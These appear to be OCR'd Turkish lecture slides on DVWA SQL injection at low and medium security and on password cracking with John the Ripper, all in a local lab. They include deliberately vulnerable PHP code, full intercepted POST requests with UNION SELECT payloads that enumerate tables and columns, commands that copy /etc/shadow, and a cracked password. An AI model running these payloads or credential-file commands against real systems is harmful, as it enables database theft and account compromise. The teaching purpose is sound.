
SQL Injection (Mid) & John The Ripper

Arş. Grv. FUAT ÖGME

SQL Injection - Düşük Seviye




```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name
                    FROM users WHERE user_id = '$id';";
```

SQL Injection - Orta Seviye


```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name
       FROM users WHERE user_id = $id;";
```

SQL Injection - Düşük Seviye vs Orta Seviye

Client level:

- **TextBox → Combobox**
- **Get Request → Post Request**

Server level:

- **Escape string**
- **Get Request → Post Request**


Yeterli değil !
Proxy sunucusu ile aşılabilir

SQL Injection - Burp Suite


Burp Suite:


Sibergüvenlik ile ilgili uğraşan profesyonellerin sıklıkla kullandığı bir araç.

Proxy sunucusu olarak kullanılabilir, request interception yapılabilir.





SQL Injection - Orta Seviye






SQL Injection - Orta Seviye







SQL Injection - Orta Seviye

Tablo isimlerini almak için aşağıda gösterilen injection yapıldığında, sorgu sonucunda dönen sonuçlar sağdaki gibidir.

Raw | Params | Headers | Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: PHPSESSID=gd53k4rmit560it55alh7g9e8k; security=medium
Upgrade-Insecure-Requests: 1

id=1 and 0=0 union select null,table_name from information_schema.tables&Submit=Submit
```

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 and 0=0 union select null,table_name from informatio
First name: admin
Surname: admin

ID: 1 and 0=0 union select null,table_name from informatio
First name:
Surname: CHARACTER_SETS

ID: 1 and 0=0 union select null,table_name from informatio
First name:
Surname: COLLATIONS

ID: 1 and 0=0 union select null,table_name from informatio
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1 and 0=0 union select null,table_name from informatio
First name:
Surname: COLUMNS

ID: 1 and 0=0 union select null,table_name from informatio
First name:
Surname: COLUMN_PRIVILEGES
```

SQL Injection - Orta Seviye

Tablolardaki kolon isimlerini almak için aşağıda gösterilen injection yapıldığında, sorgu sonucunda dönen sonuçlar sağdaki gibidir.

Forward | Drop | Intercept is on | Action | Comment th

Raw | Params | Headers | Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: PHPSESSID=gd53k4rmit560it55alh7g9e8k; security=medium
Upgrade-Insecure-Requests: 1

id=1 and 0=0 union select null,column_name from information_schema.columns&Submit=Submit
```


Vulnerability: SQL Injection


User ID: 1 Submit

```
ID: 1 and 0=0 union select null,column_name from information
First name: admin
Surname: admin

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: CHARACTER_SET_NAME

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: DEFAULT_COLLATE_NAME

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: DESCRIPTION

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: MAXLEN

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: COLLATION_NAME

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: ID

ID: 1 and 0=0 union select null,column_name from information
First name:
Surname: IS_DEFAULT
```

SQL Injection - Orta Seviye

Tabloları ve kolonları artık biliyoruz, o zaman istediğimiz herhangi bir bilgiye ulaşabiliriz. Kullanıcı tablosundan kullanıcı bilgilerini alalım.





Şifre Kırma - Yöntemleri


- **BruteForce Attack**
- **Dictionary Attack**
- **Rainbow Tables**

Şifre Kırma Araçları

- John the Ripper(JtR)
  - Brute Force attack
  - Dictionary attack
- HashCat
- Cain and Abel
- Hydra
- Rainbow Crack
- Brutus
- Medusa
- OphCrack

Şifre Kırma - John the Ripper

```
cd ~
sudo cp /etc/shadow ~/shadowtext
cat shadowtext
```



Şifre Kırma - John the Ripper

1) hashlenmiş şifrenin olduğu kullanıcı

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo cat shadowtext | grep -i paral
parallels:$1$zfpUrVNw$0jVeoes3j99J6agGU3aGL.:18216:0:99999:7:::
```

2) john komutu ile shadowtext dosyasındaki hashlenmiş şifreleri kırma

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo john shadowtext
Loaded 1 password hash (md5crypt [MD5 32/64 X2])
No password hashes left to crack (see FAQ)
```

3) show parametresi ile kırılan şifreyi gösterme.

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo john --show shadowtext
parallels:123:18216:0:99999:7:::

1 password hash cracked, 0 left
```

SQL Injection(Orta Seviye) & JtR